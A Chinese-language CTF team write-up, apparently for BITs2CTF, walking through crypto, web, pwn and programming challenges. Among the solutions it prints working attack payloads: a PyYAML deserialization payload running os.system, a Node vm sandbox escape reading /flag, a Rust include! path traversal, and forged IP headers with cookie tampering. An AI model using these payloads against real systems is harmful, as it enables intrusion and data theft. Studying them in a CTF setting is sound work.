战队名称

区

比赛排名

总分数：3600

学生组/大一新生组排名：2

总排名：16

战队成员

NH_Y、彭煜涵

tsk、王胜裕

FantasyChino、程昱铭

GCC 偷走了重要的函数!

1、创建容器，用 nc 连接靶机

2、根据靶机输出的提示已知需要在不使用函数的情况下输出 hello world

3、使用 Gemini 2.5pro 输出一个使用 asm()的语句迎合题目要求

4、初次输出代码为

asm("_start:mov $1,%rax;mov $1,%rdi;mov $msg,%rsi;mov $12,%rdx;syscall;mov $60,%rax;xor %rdi,%rdi;syscall;msg:.asciz \"Hello World\\n\";");

存在编译错误问题


5、将报错与源代码给 GPT5.0 进行检查

6、得到代码

asm(".global main\nmain: mov $1,%rax\n mov $1,%rdi\n lea msg(%rip),%rsi\n mov $12,%rdx\n syscall\n mov $60,%rax\n xor %rdi,%rdi\n syscall\n msg: .ascii \"Hello World\\n\"");

7、获得 flag

BITs2CTF{4I1C3_maR6A7R0id_And_ecc82a179e2c_cHeCK_l7!!!UG6uGg}



Rust，启动!

1、创建实例，使用 nc 连接靶机

2、阅读附件内容，已知 flag 文件藏在目录中

3、根据提示 输入的代码需要 base64 编码

4、发现输入完整 rust 代码只会编译无法运行

5、尝试通过报错文件来找到 flag

6、直接使用 include 访问 flag 文件会因为文件中 flag 未被定义而在报错中体现

使用代码：include!("../../../flag");

Base64 编码：aW5jbHVkZSEoIi4uLy4uLy4uL2ZsYWciKTs=

Yaml 笑传之 CCB

1、创建实例，使用 nc 连接靶机

2、阅读附件，发现 flag 仍然藏在文件中

3、根据提示，需要使用 Class Convert Blindly 漏洞

4、利用该漏洞 使用以下代码

!!python/object/apply:os.system ["cat flag"]

ISFweXRob24vb2JqZWN0L2FwcGx5Om9zLnN5c3RlbSBbImNhdCBmbGFnIl0K

5、返回值为 256，即未找到该文件

6、尝试获取靶机全局变量来找到 flag（常见做法）

!!python/object/apply:os.system ["env"]

ISFweXRob24vb2JqZWN0L2FwcGx5Om9zLnN5c3RlbSBbImVudiJdCQ==

7、得到可疑值

GZCTF_FLAG=BITs2CTF{y4m1_ls_InTR35S71N9_when_clA5S_coNv3rT_BL1Nd1Y_4Nd_waaOwAa0_waAOb0a8c637f57d!!!}

签到

1、创建实例，通过网页打开网址

2、网上下载一张带有北理工校徽的实景照片

3、上传获得 flag

babyRSA

1、阅读附件内容

2、在 VSC 中打开 encrypt.py

3、使用 GPT codex 寻找规律并给出解密代码

4、代入 secret.txt 中内容解出 flag

实现代码如下：

```
import sympy
from Crypto.Util.number import long_to_bytes, inverse

# 从 secret.txt 中读取数据
N =
636585149594574746909030160182690866222909256464847291783000651837227
921337237899651287943597773270944384034858925295744880727101606841413
640006527614873110651410155893776548737823152943797884729130149758279
127430044739254000426610922834573094957082589539445610828279428814524
313491262061930512829074466232633130599104490893572093943832740301809
630847541592548921200288222432789208650949937638303429456468889100192
613859073752923812454212239908948930178355331390933536771065791817643
978763045030833712326162883810638120029378337092938662174119747687899
484603628344079493556601422498405360731958162719296160584042671057160
2412848525229136762645962019061 63
m1 =
437018910555377754758713090674828434552623609418189605883878395265943
244846522356956125593648928796885738904275195790322403904731577406221
662800615649192135096594758567990700774710458621606544804995324319230
202175408806666706760877979225732807083632781390658314167598564599220
144143214194506505311268334519296403564776529080769782644629321820646
960922608671241760802167072303185824892016429186046788968005318868836
587626927114841136652111457994151509557942312034753269100507145529907
890663063975000975106883318093805875380417352806523685326674344204327
480555626216929911748510640176509890886868972962874987772280199858697
989560677638118791788299559943 66
m2 =
423775156887345771483214073174563566225971899378137973113300330050744
806291600501030439300493007373439572486576854900377183900568124875648
580405117900334763550734704850545525195312282286018918692626766754698
715797675242649987830123254075074849260132465272799050535715612790905
925076809808368519625239911812635174499655330946748878170282554491220
873730105594218997553839772828068688676446878747560971142890996647615
848402287281884093406826017411838889609249863677317852336524497456996
075022130956047060027503791571428645322713377816344348903224059331111
```

```
656623916885513248288451490721944450552506300046606050837515709217964
541177043512544147327439793371612
e = 0x10001

# 1. 分解 N
# 由于 p 和 q 非常接近，它们的值约等于 sqrt(N)
is_N = sympy.isqrt(N)
# 从 is_N 开始向前搜索 p
p = sympy.prevprime(is_N)
while N % p != 0:
    p = sympy.prevprime(p)

q = N // p
print(f"[*] 成功分解 N!")
print(f"p = {p}")
print(f"q = {q}")

# 2. 计算私钥 d
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
print(f"[*] 计算出私钥 d")

# 3. 解密 m1 和 m2 得到 c1 和 c2
c1 = pow(m1, d, N)
c2 = pow(m2, d, N)
print(f"[*] 成功解密得到 c1 和 c2")
print(f"c1 = {c1}")
print(f"c2 = {c2}")

# 4. 求解 F1 和 F2
# c1 = F1 + F2
# c2 = F1^3 + F2^3 = (F1+F2)(F1^2 - F1*F2 + F2^2) = c1 * ((F1+F2)^2 - 3*F1*F2)
# c2 = c1 * (c1^2 - 3*F1*F2)
# c2/c1 = c1^2 - 3*F1*F2
# 3*F1*F2 = c1^2 - c2/c1
# P = F1*F2 = (c1^3 - c2) / (3*c1)
S = c1
```

```
P = (c1**3 - c2) // (3 * c1)

# 解一元二次方程 x^2 - Sx + P = 0
# delta = S^2 - 4P
delta = S**2 - 4 * P
sqrt_delta = sympy.isqrt(delta)

F1 = (S + sqrt_delta) // 2
F2 = (S - sqrt_delta) // 2
print(f"[*] 成功求解得到 F1 和 F2")
print(f"F1 = {F1}")
print(f"F2 = {F2}")


# 5. 恢复 flag
# flag 长度为 38，一半是 19
flag1 = long_to_bytes(F1, 19)
flag2 = long_to_bytes(F2, 19)

flag = flag1 + flag2
print(f"\n[+] Flag: {flag.decode()}")
```

easyAES

1、将附件导入 VSC 打开

2、使用 GPT codex 分析代码并给出解密算法

3、代入注释给出的结果得到 flag

代码实现如下：

```
from Cryptodome.Cipher import AES
from Cryptodome.Util.number import long_to_bytes, bytes_to_long

# 从题目输出中获取已知信息
key_xor_iv = 54755426038978086460310747316994556563126341157253266647920514387148480709140
enc_flag = b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1d'

# 2 字节的秘密最多有 2^16 = 65536 种可能性
for i in range(2**16):
    # 将数字 i 转换为 2 字节
    secret = i.to_bytes(2, 'big')

    # 根据加密脚本的逻辑构建 32 字节的候选密钥
    key = secret * 16

    # 从泄露的异或值计算候选 IV
    # iv = key ^ key_xor_iv
    iv_long = bytes_to_long(key) ^ key_xor_iv
    # IV 是 16 字节长
    iv = long_to_bytes(iv_long, 16)

    # 使用候选的 key 和 iv 进行解密
    cipher = AES.new(key, AES.MODE_CBC, iv)
    try:
        dec_flag = cipher.decrypt(enc_flag)
        # 检查解密后的内容是否是我们期望的 flag 格式
        if dec_flag.startswith(b'BITs2CTF{'):
            print(f"[+] 成功找到密钥!")
```

```
            print(f"[*] 2 字节秘密 (整数): {i}")
            print(f"[*] 2 字节秘密 (bytes): {secret}")
            print(f"[*] 恢复的密钥 (前 16 字节): {key[:16].hex()}")
            print(f"[*] 恢复的 IV: {iv.hex()}")
            print(f"\n[+] 解密后的 Flag: {dec_flag.decode()}")
            break
except (ValueError, KeyError):
    # 如果解密或格式化出错，则继续下一个尝试
    continue
```

remaining thing

1、阅读附件，发现仅有一个密钥文件

2、将 hello_world.txt 发送给 Gemini 2.5pro 发现其符合 Hastad 广播攻击一般规律

3、应用中国剩余定理编写程序进行解密得到 flag

用户

11/22 19:53

寻找该密钥规律并找出flag

hello_world.txt

Tokens: 14

Gemini 2.5 Pro | Gemini

11/22 19:53

已深度思考（用时 15.6 秒）

好的，我们来分析 `hello_world.txt` 文件中的数据规律，并找出 flag。

数据规律分析

文件中提供了三组 RSA 加密的数据，以及一个公共的加密指数 `e`。

- **公共指数 (e)**: `e = 3`。这是一个非常小的公钥指数，这通常是 RSA 加密中的一个弱点，暗示可能存在针对小指数的攻击。
- 三组密文和模数:
  - `C1, N1`
  - `C2, N2`
  - `C3, N3`

我们有以下三个方程:

1. `m^3 ≡ C1 (mod N1)`
2. `m^3 ≡ C2 (mod N2)`
3. `m^3 ≡ C3 (mod N3)`

这里，`m` 是我们想要寻找的原始明文（即 flag 的整数表示）。同一个明文 `m` 被同一个小指数 `e=3` 加密了三次，每次都使用了不同的模数 `N`。

这种情况是 **Håstad's Broadcast Attack（哈斯塔广播攻击）** 的一个典型应用场景。该攻击利用中国剩余定理（Chinese Remainder Theorem, CRT）来恢复明文。

签顺道

1、下载附件，将 pwn 导入 IDA 进行逆向分析

2、创建实例，用 nc 连接靶机

3、在 pwn 中“哦，对了”发现可疑字符串

4、将其输入靶机得到 shell 权限

5、ls 未发现 flag

6、查看全局变量得到 flag

```
GZCTF_FLAG=BITs2CTF{thAnk5_f0r_8l7S_f1aG_h0uHOUhOU_701c1fa44ee
a_GOOD_bR0th3rs_WE_4reh0UhOuhoU}
```

1zvm

1、创建实例，打开网址

2、根据提示已知这是一个 vm 沙箱要进行逃离

3、运行以下代码检查是否能够常规方法逃离

this.constructor.constructor('return process')()

4、得到结果[object process]

逃离成功

5、检查全局变量未发现 flag

6、查找 flag 文件，找到 flag

使用以下代码：

this.constructor.constructor('return process.mainModule.require("fs").readFileSync("/flag").toString()')()

http

1、创建实例，打开网页

2、第 0 关，使用浏览器右上角菜单栏开发者工具打开源代码

3、发现<!--前往/re9uest.php 进入下一关-->

4、进入第一关

5、使用 python request 库同时 GET 和 POST 需要的参数

```
import requests
url = “http://127.0.0.1:2987/re9uest.php”
params = {
    ‘b1ts[]’ = [‘ctf’,’f1ag’]
}
data = {
    ‘byte’:’123’
}
response = request.post(url,params = params, data = data)
print(reponse.text)
```

7、得到下一关地址 ta5k2.php

8、 为了限制搜索引擎的爬取范围，你知道网址通常使用哪个文件作为君子协定吗？ 访问 robots.txt

9、找到 r0b0t.php

10、提示本关只允许本地访问，同时提示必须完成前面的关卡才能访问

11、在本地使用 fetch API 在头文件中加入’Client-IP’: ‘127.0.0.1’模拟本地访问

```
fetch('/r0b0t.php',{
    headers:{
        'Client-IP':'127.0.0.1',
        'X-Real-IP':'127.0.0.1',
        'X-Forwarded-For':'127.0.0.1'
    }
})
```

12、找到下一关入口/f0ur.php，要求使用 admin 身份访问,检查首次访问的 cookie，发现结尾存在 admin=0，使用 document.cookie = “admin=1;path=/”;修改 cookie 获得 admin 身份刷新获得 flag

ChaCha20

1、使用在线 pyc 解密工具找出源代码

2、使用 GPT codex 给出解密算法

3、将 result 代入得到解密后的 flag

A.故障机器人

1、阅读题目

2、编写 cpp 程序

3、创建实例，打开网址，提交程序，获得 flag

```
#include <iostream>
#include <vector>
#include <map>
#include <string>
#include <algorithm>
#include <numeric>

// 用于打印 __int128 类型的函数，因为 std::cout 不直接支持
void print_uint128(unsigned __int128 n) {
    if (n == 0) {
        std::cout << "0";
        return;
    }
    std::string s = "";
    while (n > 0) {
        s += (n % 10) + '0';
        n /= 10;
    }
    std::reverse(s.begin(), s.end());
    std::cout << s;
}

void solve() {
    // 提高输入输出效率
    std::ios_base::sync_with_stdio(false);
    std::cin.tie(NULL);

    int n;
    std::cin >> n;

    // 使用 map 统计每个血量对应的异鸟数量，map 会自动按键（血量）排序
    std::map<long long, int> counts;
```

```
for (int i = 0; i < n; ++i) {
    long long health;
    std::cin >> health;
    counts[health]++;
}

// 使用 128 位整数来存储总伤害，防止溢出
unsigned __int128 total_damage = 0;
long long num_birds_alive = n;

// 当还有异鸟存活时，循环处理
while (num_birds_alive > 0) {
    // 获取当前血量最低的一批异鸟
    auto it = counts.begin();
    long long h1 = it->first;   // 最低血量
    long long c = it->second;    // 该血量的异鸟数量
    counts.erase(it);            // 从 map 中移除这一批

    long long s = num_birds_alive; // 当前回合开始时存活的异鸟总数

    // 计算杀死一只血量为 h1 的异鸟需要攻击的次数 k
    long long k = (h1 + 2) / 3;

    // 阶段一: 在 (k-1)*c 个回合里，没有异鸟死亡
    // 在此期间，每回合都会有 s 只异鸟在回合结束时造成伤害
    if (k > 1) {
        unsigned __int128 phase1_turns = (unsigned __int128)(k - 1) * c;
        total_damage += phase1_turns * s;
    }

    // 阶段二: 在接下来的 c 个回合里，每回合都有一只异鸟死亡
    // 造成的伤害总和为 (s-1) + (s-2) + ... + (s-c)
    // 这个等差数列的和可以用公式计算：c*s - c*(c+1)/2
    unsigned __int128 sum_s = (unsigned __int128)c * s;
    unsigned __int128 sum_series = (unsigned __int128)c * (c + 1) / 2;
    total_damage += sum_s - sum_series;
```

```
            // 更新存活的异鸟总数
            num_birds_alive -= c;
        }

        print_uint128(total_damage);
        std::cout << std::endl;
}

int main() {
        solve();
        return 0;
}
```

B.QwQwQwQ

1、阅读题目

2、编写 cpp 程序

3、创建实例，打开网址，提交程序，获得 flag

```
#include <iostream>
#include <string>
#include <vector>

// 使用 Fast I/O
void setup_io() {
    std::ios_base::sync_with_stdio(false);
    std::cin.tie(NULL);
}

char find_q_char(long long k, long long x) {
    // 基础情况：0 次变换，本身就是'q'
    if (k == 0) {
        return 'q';
    }

    // 变换后的结构为 [k-1 次变换结果] + 'w' + [k-1 次变换结果]
    // 'w' 的位置在 2^k
    long long mid_pos;

    // 防止 k 过大导致 1LL << k 溢出
    if (k >= 63) {
        // 当 k 很大时, mid_pos 远大于 x 的最大值 (10^9)。
        // 因此 x 必然在左半部分。
        return find_q_char(k - 1, x);
    }

    mid_pos = 1LL << k;

    if (x == mid_pos) {
        return 'w';
    }
```

```
    if (x < mid_pos) {
        return find_q_char(k - 1, x);
    }
    // x > mid_pos
    return find_q_char(k - 1, x - mid_pos);
}

void solve() {
    std::string s;
    std::cin >> s;
    int m;
    std::cin >> m;

    std::string result_string = "";
    for (int i = 0; i < m; ++i) {
        long long k, x;
        std::cin >> k >> x;

        long long current_pos = 0;
        char found_char = '0';

        // 遍历原始字符串 s，确定 x 落在哪一个字符扩展后的块中
        for (char c : s) {
            long long block_len;
            if (c != 'q') {
                block_len = 1;
            } else {
                // 'q' 扩展后的长度为 2^(k+1) - 1
                // 当 k+1 >= 63 时，1LL << (k+1) 会溢出。
                // 此时长度远超 x 的最大值，可以用一个极大的数代替。
                if (k >= 62) {
                    block_len = 2e18;
                } else {
                    block_len = (1LL << (k + 1)) - 1;
                }
            }
```

```
            // 判断 x 是否落在当前块内
            if (x <= current_pos + block_len) {
                if (c != 'q') {
                    found_char = c;
                } else {
                    // 如果是 'q' 块，计算相对位置并递归求解
                    long long relative_x = x - current_pos;
                    found_char = find_q_char(k, relative_x);
                }
                goto next_query; // 使用 goto 直接跳到下一次查询的循环开始
            }
            current_pos += block_len;
        }

    next_query:
        result_string += found_char;
    }
    std::cout << result_string << std::endl;
}

int main() {
    setup_io();
    solve();
    return 0;
}
```